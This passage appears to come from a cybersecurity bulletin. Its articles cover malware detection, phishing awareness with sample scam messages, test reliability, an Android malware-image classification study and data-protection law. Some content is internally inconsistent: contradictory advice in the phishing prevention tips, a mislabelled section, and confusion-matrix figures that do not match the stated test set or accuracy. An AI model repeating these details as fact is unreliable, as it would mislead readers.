The Windows ecosystem was found to have certain security issues and many intrusions into this environment have recently been documented with several zero-day defects yet to be exposed. There is a major need for an advanced approach to threat prediction and malware behaviour analysis in a Windows environment. A study has proposed a platform for monitoring Windows systems in virtualized environments based on Xen hypervisor using

VMI to gather various memory data structures and using machine learning algorithms to analyse the gathered information for automated rootkit/malware prediction.

Conclusion

With the advancements of cyber threats, particularly malware, it is critical for security analysts to constantly monitor their networks and hosts to detect any malware activities. There are numerous techniques and approaches that can be utilised to fulfil the objective of detecting malware in networks and use necessary response strategies upon detection. The signature- and anomaly-based detection techniques have strengths and weaknesses. Though signature-based malware detection has a number of strengths, including that it is simply well-known and offers good protection against many millions of older and still active threats, it fails to detect zero-day and polymorphic malware. While no solution is completely foolproof, behaviour-based detection is found to be much more favourable technology to discover new and unknown threats in near real-time, for instance identifying zero-day threats, APT attacks and detailed insight into the malware.

References

1. Masabo, E., Kaawaase, K. S., & Sansa-Otim, J. *Big data: Deep learning for detecting malware*. (2018).
2. Botacin, M., De Geus, P. L., & Gregio, A. *Enhancing branch monitoring for security purposes: From control flow integrity to malware analysis and debugging*. (2018).
3. Upadhyay, H., Gohel, H.A., Pons, A., & Lagos, L. *Windows virtualization architecture for cyber threats detection*. (2018).
4. Searles, R., Xu, L., Killian, W., & Vanderbruggen, T. *Parallelization of Machine Learning Applied to Call Graphs of Binaries for Malware Detection*. (2017).

Phishing Threats

By | Nur Aimi Diyana binti Zahar, Nur Shazwani binti Mohd Zakaria

Introduction

Online banking started to operate in 1994 and has been evolving from year to year. Over the last few years, it has been widely used all over the country in the hopes it would ease people's daily routines. With the increasing level of technology however, cybercriminals thrive and some take advantage of it for their own purposes. A prevalent crime related to online banking is phishing.

In November 2017, a phisher scammed a young woman. She received a forged e-mail from LHDN to refund her money. She was given a link asking to provide her CIMB account password and username including the TAC code. Then she received an SMS from CIMB informing her that a money transaction took place.

What is Phishing

Phishing is a sub-category of fraud and is related to spurious e-mail sent to recipients, usually in bulk. The aim is to collect recipients' sensitive information, such as name, password, account number or anything that would allow phishers to commit crimes. In other words, phishing is all about obtaining useful information for personal benefits.

Based on the level of priority according to MyCERT (Malaysia Computer Emergency Response Team), phishing is an incident that indicates the highest priority compared to other incidents. This is because the fraud statistics show a higher percentage of reports, although the number has been decreasing since 2016. A phishing entity is anyone regardless of entity background. It can be from the client side, server side or even the enterprise level.

Phishing Methods

Phishing can be divided into a few categories: voice phishing (vishing), SMS phishing (smishing), e-mail phishing and app phishing, each with unique ways of deceiving people to fall into traps.

1. Voice Phishing (Vishing)

This is commonly used by phishers even though smartphones are so popular. Voice phishing is done through phone calls. Typically, a victim will get a phone call on their private mobile number. The caller's phone number is sometimes from overseas or locally, or it may be a familiar number. The callers claim to be from authorized companies and some use robotic voices to imitate real companies. As usual, they ask for the victims' personal information and use it against them for identity theft.

Here is an example:

"Hello. This is Y Bank. We are sorry for any inconvenience but our server was hacked (or whatever). We need to confirm something with you. Please tell us the name, username and password of your bank account."

Note: Careful with the blue font and ensure the link is genuine before submitting any personal updates.

2. SMS Phishing (Smishing)

Smishing is when victims receive instant messages from unknown senders. Again, these claim to be from legitimate organizations and more often, from banks. Smishing is a favourite method of phishers. General information phishers need includes the user ID and password for online services like online banking portals. Compared to a voice call, smishing is easier for phishers because with this method it is possible to provide links. Phishers can directly get victims' personal information if the victims click on and log in to the links given. When victims click on the links, their information is stolen without their knowledge.

For example:

"Your Y Bank account may be suspended and requires additional verification. Please click on the given link. <http://www.pbank.com/verification>"

Note: Careful with the blue font and ensure the link is genuine before submitting any personal updates.

3. E-mail Phishing

This is a type of online fraud whereby criminals send e-mails to victims. This method is the same as smishing in that it provides links to the recipients. The e-mails sent resemble legitimate websites of organizations and their messages sound genuine. The message will convince victims to fall into a trap by clicking on a link. As victims unknowingly click on the link, it will spread viruses on the computer. For example:

"Your PayPal account has been suspended, as an error was detected in your information. The reason for the error is not certain, but for security reasons, we have suspended your account temporarily. We need you to update your information for further use of your PayPal account. Please click on the link below <http://www.paypal.com/update>"

Note: Careful with the blue font and ensure the link is genuine before submitting any personal updates.

4. SMS Phishing (Smishing)

The tools inside a normal app can phish out user information. For example, if the user downloaded a game application or bought something via an account, the information on the credit card can leak out. If the game has the ability to access a user's SD card, the information on the SD card will also be known by the phisher.

Note: Careful with the blue font and ensure the link is genuine before submitting any personal updates.

Phishing Prevention

1. Client Side

- i. Be aware of the company policy
All companies have policies on how to reach their customers. The company policy will usually state the content necessary regarding customer information. For instance, it may state e-mail content so that legitimate e-mails cannot be confused with phishing e-mails. Usually it is also shown how the company verifies or updates customer information. In case such information is not available, call the company's hotline for further information.

- ii. Ignore requests for personal information
Do not reply or send any personal information to suspicious requests until you have verified the sender. Do not download an application that is able to identify unknown callers or messages. *Install the application on the smartphone as well as on the personal computer.
- iii. Avoid hyperlinks
Do not click on links given by the sender. These could be fake websites that may download malware onto your computer or phone. Do visit the website by opening a web browser and navigating to the site yourself.

2. Server Side

- i. Awareness and education
Remind clients to be careful with phishing. Show any phishing alerts or simple pop-ups on the login page. By using this method, the clients are reminded repeatedly how harmful phishing is. Besides, clients will also be alert to any messages or e-mails that not only come from organizations that provide phishing awareness but also other messages from any source. However, as one website might have millions of customers, it will be more difficult to affect customers with awareness. Therefore, awareness must be shared straight to the point. For example, use simple and clear phrases like "Never under any circumstance give out your password to anyone. No Mybank.co.uk staff will ever ask you for your password. Ever."
- ii. Authentication Process
The login process is important as it can detect the real account user. This process can be separated into two phases. Many bank websites employ this method nowadays, whereby the first phase requires the user ID and the second phase requires credentials. With this method, the user needs to pass the first phase before being allowed to proceed to the second phase. This process protects users from phishing attacks if attempts to proceed to the second phase fail.

3. Enterprise Level

- i. Phishing Training
Phishing can happen anywhere, whenever and also within a company itself. As an example, staff will receive fake links to update software or e-mails imitating office communications. A company may have sophisticated tools to detect phishing

attacks, but how well can the tools respond or react to attacks? The response is crucial for staff handling company security, so they can improve the tools if there are any lacks or weaknesses. Therefore, the company management needs to include staff training regarding phishing. In training sessions, it is possible to disassemble phishing attacks by examining how to detect a phishing attack, what it can look like, what kind of information it steals and how to counteract it. This method will help staff easily detect phishing e-mails if they receive any and be ready to take action. Therefore, leaking of company information or company information falling into irresponsible persons' hands can be avoided.

ii. Third-Party Managed Services

Managed service provider (MSP) is a practice of outsourcing a third-party company in order to help day-to-day management run smoothly and improve the company's operations. An MSP manages the organization's IT infrastructure typically on a proactive basis and is based on a subscription model made by the client's organization. It will remotely manage and monitor URLs, and protect logos, trademarks and web content of organizations from being imitated by irresponsible people. Subscribing to an MSP will enable an organization to detect thousands of e-mails including those that can be classified as phishing e-mails. In order for the MSP to do their work, the subscribing organization must provide a list of the authorized user logo, trademark and web content. Besides phishing, the MSP is able to discover any improper use of organizational rights. Thus, the organization can take

immediate action if there is unauthorized use of organizational rights and property.

Conclusion

It is hard to spot phishing incidents as phishers are always finding new opportunities to scam users. Statistics reveal that about 97% of users around the globe are unable to identify phishing attacks, which clearly indicates that users have a lack of knowledge regarding this type of attacks. Therefore, user knowledge is crucial to overcoming phishing attacks. This sort of incidents can only be decreased if users are aware and alert on how to prevent them.

References

1. <http://phishinginfo.weebly.com/methods-of-phishing.html>
2. <https://www.makeuseof.com/tag/spot-sms-scam/>
3. https://www.mycert.org.my/en/services/report_incidents/cyber999/main/detail/800/index.html
4. <https://pdfs.semanticscholar.org/c81d/4f462631ec4b06a844097e38daf5b52b4a34.pdf>
5. <http://ijsetr.org/wp-content/uploads/2014/02/IJSETR-VOL-3-ISSUE-2-270-273.pdf>
6. <http://www-935.ibm.com/services/us/iss/pdf/phishing-guide-wp.pdf>

Test Reliability

By | Razana binit Md Salleh

Introduction

Reliability is one of the most important elements in determining test quality. It relates to the consistency or reproducibility of an examinee's performance on a test. As much as we appreciate having reliable cars that start every time we need them, we must strive to have a reliable test that can consistently measure examinees' performance. There is no point in having a test that provides different scores for each measurement, particularly when it can influence the decisions of employers who may be assigned key roles in their organizations.

What is Reliability?

There are many definitions of test reliability. However, for the purpose of this article, focus is only on test reliability for people. The relevant definitions are as follows:

1. The ISO/IEC 17024 Conformity assessment – General requirements for bodies operating certification of persons define reliability as an *"indicator of the extent to which examination scores are consistent across different examination times and locations, different examination forms and different examiners."*
2. The MS ISO 10667 Assessment service delivery – Procedures and methods to assess people in work and organizational settings define reliability as the *"degree to which scores are free from measurement error variance, i.e. a range of expected measurement error."*

In other words, reliability refers to the reproducibility or consistency of scores from one test to another. If a test is reliable, the results will be very similar although examinees take the test more than once over a period of time, different versions of the test are used, or different examiners or raters are engaged. If the test results are inconsistent, the test is not considered reliable.

Why Reliability Matters

Whenever a measurement has potential for error, a key criterion for the trustworthiness of that measurement is reliability. For example, if a test provider were developing an integrity test for government officials with the outcome to be assessed via a series of questionnaires that measure the integrity traits of a person, it would be desirable for the test to be a reliable measure of integrity traits. We would want that integrity test to provide consistent conclusions about examinees each time the test is administered.

How to Measure Test Reliability

There are various ways to measure the reliability of a test. Some popular methods are Test-Retest, Parallel Forms and Inter-Rater.

1. Test-Retest

Test-Retest is a measure of reliability obtained by administering the same test twice over a period of time to a group of individuals (with no special training in between). The scores from Time 1 and Time 2 can then be correlated to evaluate the test for stability over time. Test-Retest is commonly used in case the examinees' attributes measured are not expected to change within a given period of time.

For example, a test designed to assess problem-solving skills could be given to a group of examinees twice, with the second administration a week after the first. The obtained correlation would indicate the stability of the scores.




Figure 1: Test-Retest Reliability
(Picture from Vecteezy.com)

2. Parallel Forms

Parallel Forms is a measure of reliability obtained by administering different versions of a test (both versions must contain items that probe the same construct, skill, knowledge, etc.) twice to a group of individuals at the same or different times. The scores from Time 1 and Time 2 can then be correlated in order to evaluate the consistency of results across different versions of the test over time.

For example, if we want to develop a test that measures auditing skills, we could develop a large set of suitable questions pertaining to auditing skills. It is possible to then split the questions into two sets of forms with the same level of difficulty and administer them as two different tests. This would represent parallel forms and a comparison of the scores from both tests would indicate the score stability.




Figure 2: Parallel Forms Reliability
(Picture from Vecteezy.com)

3. Inter-Rater

Inter-rater is a measure of reliability used to assess the degree to which different examiners or raters agree in their assessment decisions. Inter-rater reliability is useful because human examiners may not necessarily interpret answers the same way; raters may disagree as to how well certain responses demonstrate awareness of the knowledge or skill being assessed.

For example, inter-rater reliability might be put in practice when different panels are evaluating candidates during a job interview. Inter-rater reliability is especially useful when judgments can be considered relatively subjective.




Figure 3: Inter-Rater Reliability
(Picture from Vecteezy.com)

Conclusion

One of the most important elements of a test is reliability. As discussed above, if a test yields inconsistent scores, it may be inappropriate or even unethical if taking any important decisions on the basis of the test.

In addition, for a test to be legally defensible, there must be evidence of test quality that would stand up in a court challenge. By conducting one of the methods discussed, test providers would be able to confirm that their tests have a reasonable degrees of reliability.

References

1. ISO/IEC 17024 Conformity assessment – General requirements for bodies operating certification of persons
2. The ISO 10667 Assessment service delivery – Procedures and methods to assess people in work and organizational settings
3. How do you determine if a test has validity, reliability, fairness, and legal defensibility?
4. www.proftesting.com/test_topics/pdfs/test_quality.pdf
5. The concepts of reliability and validity explained with examples
6. <https://psychologenie.com/concepts-of-reliability-validity-explained-with-examples>

Android Malware Detection Using Random Forest On Grayscale Images

By | Fauzi bin Mohd Darus, Nazri bin Ahmad Zamani, Abdul Wafi bin Abdul Rahman, Yasmin binti Jeffry

Introduction

Eighty-five percent (85%) of the worldwide smartphone market share was occupied by Android in 2017. This demonstrates that Android is one of the most widely utilized operating systems (OS) in the world. The popularity of the Android OS has stimulated the interest of cyber-criminals to develop malicious software targeting this platform to steal sensitive user data and compromise their smartphones. Another statistic reported by G Data shows that 1,723,265 new Android malware were detected in the first half of 2016 compared to the second half of 2015. This means that security analysts need to analyse 6 new Android malware samples every minute.

There are two types of analysis techniques that are security analysts normally use: static and dynamic analyses [3]. Static analysis entails analysing specific strings from the binary disassembled code without executing the binary file. This technique is very quick in detecting malware; however, it is easily disturbed by code obfuscation and encryption technology. On the other hand, dynamic analysis is used to analyse binary behaviour, such as network activities, system calls and file operations by executing it. If malicious activities are detected, the binary will be marked as malware. This technique is very good at detecting newly created malware but it costs more processing time.

In recent years, visualisation-based techniques have been introduced to analyse computer malware [4,5,7]. This method has improved means of detecting and classifying malware binaries without the need for in-depth analysis. The malware binary files are converted into images, and machine learning is applied to classify the malware. According to a study by [4] 98% computer malware classification accuracy was obtained with using GIST and the k-nearest neighbor (kNN) machine learning algorithm. In [5] and [7] 97.47% and 98.20% classification accuracy was obtained with using machine learning on malware images to detect computer malware.

Many studies on visualisation-based techniques for detecting computer malware have been carried out, but only few have been conducted on Android malware [6,8,9,10]. The results for computer malware detection are very promising and these techniques can be applied for Android malware analysis as well. In this study, the technique introduced by [4] is applied to detect Android malware.

Approach

The study is based on a quantitative method, whereby the accuracy of the proposed system is measured using software tools. The proposed system is shown in Figure 1 below.




Figure 1. Proposed system for Android malware image detection.

Android APK files serve as the input for this system. An Android Package Kit (APK) file is the package file used by the Android OS for the distribution and installation of Android mobile apps. To make sure this system is able to differentiate between malware and non-malware (benign) files, the APK was collected from two different sources.

For the malware APK files 300 APK malware samples were collected from the Malaysian Computer Emergency Response Team (MyCERT) of CyberSecurity Malaysia. For the benign samples, the top 300 Android applications that have been verified as safe were downloaded from the APKMirror website [11].

All these APK files are unpacked to extract the classes.dex file. This file contains the Dalvik opcode (instruction code) that Android uses to execute the application. The extracted classes.dex file is then converted to an 8-bit grayscale image. This can be achieved by looking at all the bytes of the files and visualising them in a grayscale image in the 0-255 kB range. If the byte value is 0 the image pixels will be black, while if the byte value is 255 the image pixels will be white. The image will have a fixed width depending on the classes.dex file size (Table 1) and varying height [4].

Table 1. Image width based on file size

File Size Range (kB)	Image Width (pixels)
< 10	32
10 - 30	64
31 - 60	128
61 - 100	256
101 - 200	384
201 - 500	512
501 - 1000	768
> 1001	1024

In order to determine whether a given image created is malware or benign, the features from the image are extracted using the GIST descriptor. GIST has been used in many studies on scene classification and object classification. These extracted features are then used for classification using the Random Forest

algorithm. For the purpose of this study, 70% of the samples are used to train the machine learning algorithm and the other 30% are used for testing.

Finally, the performance of this technique is evaluated using confusion matrix values, namely True Positive (TP), False Positive (FP), True Negative (TN) and False Negative (FN). The accuracy is evaluated with the formula $\text{Accuracy} = (TP + TN) / (TP + FP + TN + FN)$.

True Positive (TP): Number of malware correctly predicted as malware

False Positive (FP): Number of benign files wrongly predicted as malware

True Negative (TN): Number of benign files correctly predicted as benign

False Negative (FN): Number of malware wrongly predicted as benign

Results

From the 300 malware and 300 benign APK files, only 183 malware and 300 benign grayscale images were generated. The other 117 malware samples could not generate images because the APK files were either corrupt or did not contain the classes.dex file.

Figure 2 shows three grayscale images generated from our Android malware samples, while Table 2 provides the dataset statistics of this study.




Figure 2. Android malware in grayscale images.

Table 2. Dataset Statistics

Type	Malware	Benign
Number of APK	300	300
Number of images generated	183	300
Number of images used for training	128	210
Number of images used for testing	55	90

Figure 3 represents the current study results from applying Random Forest classification on 483 grayscale images.




Figure 3. Confusion Matrix

Based on the information obtained from the confusion matrix (Fig. 3), the accuracy of the proposed method can be calculated, which is 83.45%. A summary of the findings is provided in Table 3.

Metrics	Values
TP	84
TN	36
FP	19
FN	6
1. Accuracy	2. 83.45 %

Conclusion And Discussion

Android is currently the most popular smartphone operating system, which is why the increasing number of Android users has stimulated cyber-criminals to develop malicious applications targeting Android platforms. Visualization techniques have been widely used in the detection and classification of computer malware, but not many studies have focused on the Android operating system.

The technique proposed in this study achieved 83.45% detection accuracy with using the Random Forest machine learning algorithm on the image features generated from APK samples. The images were generated from 483 APK samples consisting of 183 malware and 300 benign samples, and their features were extracted using the GIST descriptor.

In future, we will fine tune the Random Forest classification parameters and add more APK samples to hopefully increase the detection accuracy. It would also be interesting to compare Random Forest performance with other machine learning algorithms such as k-Nearest Neighbours and Support Vector Machines.

References

1. International Data Corporation, "Smartphone OS." <https://www.idc.com/promo/smartphone-market-share/os>.
2. G DATA Software AG, "G DATA Mobile Malware Report H1/2016," 2016, https://file.gdatasoftware.com/web/en/documents/whitepaper/G_DATA_Mobile_Malware_Report_H1_2016_EN.pdf.
3. F. Manavi and A. Hamzeh, "A new method for malware detection using opcode visualization," in 2017 Artificial Intelligence and Signal Processing Conference (AISP), 2017, pp. 96-102.
4. L. Nataraj, S. Karthikeyan, G. Jacob, and B. S. Manjunath, "Malware Images: Visualization and Automatic Classification," presented at the Proceedings of the 8th International Symposium on Visualization for Cyber Security, Pittsburgh, Pennsylvania, USA, 2011.
5. J. Fu, J. Xue, Y. Wang, Z. Liu, and C. Shan, "Malware Visualization for Fine-Grained Classification," *IEEE Access*, vol. 6, pp. 14510-14523, 2018.
6. Y. Manzhi and W. Qiaoyan, "Detecting

android malware by applying classification techniques on images patterns," in 2017 IEEE 2nd International Conference on Cloud Computing and Big Data Analysis (ICCCBDA), 2017, pp. 344-347.

7. L. Liu and B. Wang, "Malware classification using gray-scale images and ensemble learning," in 2016 3rd International Conference on Systems and Informatics (ICSAI), 2016, pp. 1018-1022.

8. A. Kumar, K. P. Sagar, K. S. Kuppusamy, and G. Aghila, "Machine learning based malware classification for Android applications using multimodal image representations," in 2016 10th International Conference on Intelligent Systems and Control (ISCO), 2016, pp. 1-6.

9. A. Karimi and M. H. Moattar, "Android ransomware detection using reduced opcode sequence and image similarity," in 2017 7th International Conference on Computer and Knowledge Engineering (ICCKE), 2017, pp. 229-234.

10. J. Li, L. Sun, Q. Yan, Z. Li, W. Srisa-an, and H. Ye, "Significant Permission Identification for Machine Learning Based Android Malware Detection," IEEE Transactions on Industrial Informatics, pp. 1-1, 2018.

11. APKMirror Website <http://www.apkmirror.com>

Data Protection, Privacy And Cybersecurity Acts

By | Suraya Hani binti Ahmad Zaki, Siti Fairos binti Mat Husin & Sheikh Zuliskandar bin Zulkarnain

Over a year ago, Gartner predicted that by 2018 over half of all organizations will compete using evolved analytics and obstructive algorithms, causing the disruption of whole industries.

The Internet of Things was born from a huge gathering of crude data from the physical world. The aim is to discover designs that can enable people to comprehend the world. Every day the web produces 2.5 quintillion bytes of information. In other words, this would fill 10 million Blu-ray discs with data. As advances are consistently being made to process this information, it is evident that such vast information will change business capacities as well.

Businesses and government agencies are generating and continuously collecting large amounts of data. The current concentrated focus on substantial sums of data will undoubtedly create opportunities and avenues to understand the processing of such data over numerous varying domains.

Global Overview

In 2017, the world's essential privacy and information data protection issues indeed focused on the difficulties of exchanging individual information among the European Union (EU) and the United States (US). As of October 2017, more than 2,500 organizations had complied with the transatlantic EU-US Privacy Shield standards.

The Privacy Shield, replacing the former US-EU Safe Harbour Framework, concerns only exchanges to the United States based on the feasibility of standard contractual clauses (SCC), i.e. model contracts. This is yet to be confronted by the Court of Justice of the European Union (CJEU), which, on a basic level, would disturb exchanges of individual data from the EU to any nation whose information data protection system is not yet deemed sufficient. This could obviously halt huge measures of worldwide exchange, investment and business in the event the SCC is invalidated by the CJEU.

The EU Model Contract Clauses are standard

contractual clauses that can be used by organizations when transferring personal data to non-European Economic Area (EEA) countries. Model Contracts can be categorized into two types:

1. Both data exporter and data importer are controllers
2. The data exporter is a controller and the data importer is a data processor.

Alternatively, controllers can also use the binding corporate rules. This method is suitable for multinational companies transferring personal data within the same company or within a group of companies.

Although individual data transferred based on the standard of a model contract is reputedly amply secured, model contracts have been nonetheless widely appraised as tedious for the parties involved. The data subjects are granted third-party rights to enforce the model contract terms against the data exporter and data importer. Moreover, it is imposed on the model contract parties to provide broad warranties and indemnities.

The model contract clauses can also turn out to be impractical when a substantial number of data transfers need to be covered by numerous model contracts that cannot be varied. Nevertheless, these issues remain ambiguous at the moment, as the Irish Data Protection Commissioner is examining the validity of model contracts via court measures.

Global developments also tend to confirm continued change, instability and uncertainty in the world of privacy and cybersecurity:

"You can't protect everything equally...we have to find a way to control only what matters," said Earl Perkins, research vice president, during the Gartner Security & Risk Management Summit 2017 in National Harbor, MD.

This statement represents hard facts that govern cybersecurity. In a world of unknowns, one of five cybersecurity trends appearing in 2017/2018 involves digital ecosystems that will drive next-generation security.


Safety, reliability and privacy, which are also part of cybersecurity once this system begins to have a direct physical impact, will then become responsible for the safety of people and environments.

Major data breaches such as the Cambridge Analytica data misuse are the most recent high-profile incidents to impact users' privacy trust. Cambridge Analytica, a political consulting firm headquarter in London, UK was the subject of accusations of having obtained the private Facebook information of up to 87 million people mostly in the US via external researchers who had violated agreements with Facebook.

As a result, Facebook too is facing the hardest time and scrutiny for the loophole deliberately exploited by the outsourced developer to gather information not only on users who underwent the Facebook quiz application but all of their friends. The image below shows Facebook Chief Executive Officer (CEO) Mark Zuckerberg ready to testify to the senate committees in light of revelations that Cambridge Analytica used Facebook data to influence US voters.




We are living in an era of uncertainty, when it is often difficult to know who manages our data, for what purpose and to what extent. The Internet Society (ISOC) Global Internet Report 2017 highlighted the public's growing fears concerning the frenzied escalation of the Internet of Things (IoT) and Artificial Intelligence (AI), i.e. the threat of being hackers' targets or cyber victims. A Centre for International Governance Innovation (CIGI) survey highlighted a 52% increase in privacy concerns by users, with growing distrust towards social media platforms and other internet enterprises. On a smaller scale than CIGI, a regional Internet Society survey from 2017 covering Asia Pacific (APAC) depicted below shows that people in the constituency continue to be very apprehensive about privacy and cyber-attacks.



Malaysia Overview

Cybersecurity Malaysia statistics for 2016 – MyCERT Incident Statistics – indicate that in 2016 alone there were over 8,000 reports of cyber-related incidents. This figure does not include cases that go unreported almost daily, as there is no requirement to report breaches to the authorities or to customers.



The PDPA imposes strict requirements on any person who collects or processes personal data (data users) and grants individual rights to 'data subjects'. Enforced by the Commissioner of the Department of Personal Data Protection (the Commissioner), it is based on a set of data protection principles akin to the European Union

(EU) principles. For this reason, the PDPA is often described as a European-style privacy law. An important limitation of the PDPA is that it does not apply to the federal and state governments.

In Malaysia, sectoral regulators such as Bank Negara Malaysia and the Securities Commission Malaysia have also been actively tackling matters concerning cybersecurity in relation to their relevant sectors by issuing guidelines and setting standards for compliance. For instance, Securities Commission Malaysia issued the Guidelines on Management of Cyber Risk, which sets out a framework to address cybersecurity resilience for capital market participants.

Conclusion

Cohesive regulations will make it easier for organizations to comply with necessary requirements across the states as well as to cultivate open public-industrial partnerships. The direction is for the modernization of privacy protection components to propel a fair and impartial society in Malaysia.

It is fundamental to vest abundant research in innovative capacities, such as connected devices, autonomous vehicles, artificial intelligence, machine learning, big-data analytics and predictive algorithms. These hold serious implications for security, e.g. hijacking cars and health devices, and have indefinite and intangible impacts on subjective sovereignty, privacy and profiling.

Data transfer disagreements, data localization drifts, hostile management demands for decryption and access to core software codes and algorithms, hacking and fake news continue to stir digital markets and even affect political stability. Consequently, improper handling of cyberspace security will exhaust mankind.

References

1. Susan Moore, Gartner, "Gartner Says More Than Half of Large Organizations Will Compete Using Advanced Analytics and Proprietary Algorithms by 2018" <https://www.gartner.com/newsroom/id/3192717>
2. P. Jain, M. Gyanchandani, and N. Khare, "Big data privacy: a technological perspective and review," *Journal of Big Data*, vol. 3, no. 1, p. 25, 2016/11/26 2016.
3. Alan Charles Raul, Sidley Austin LLP, "The

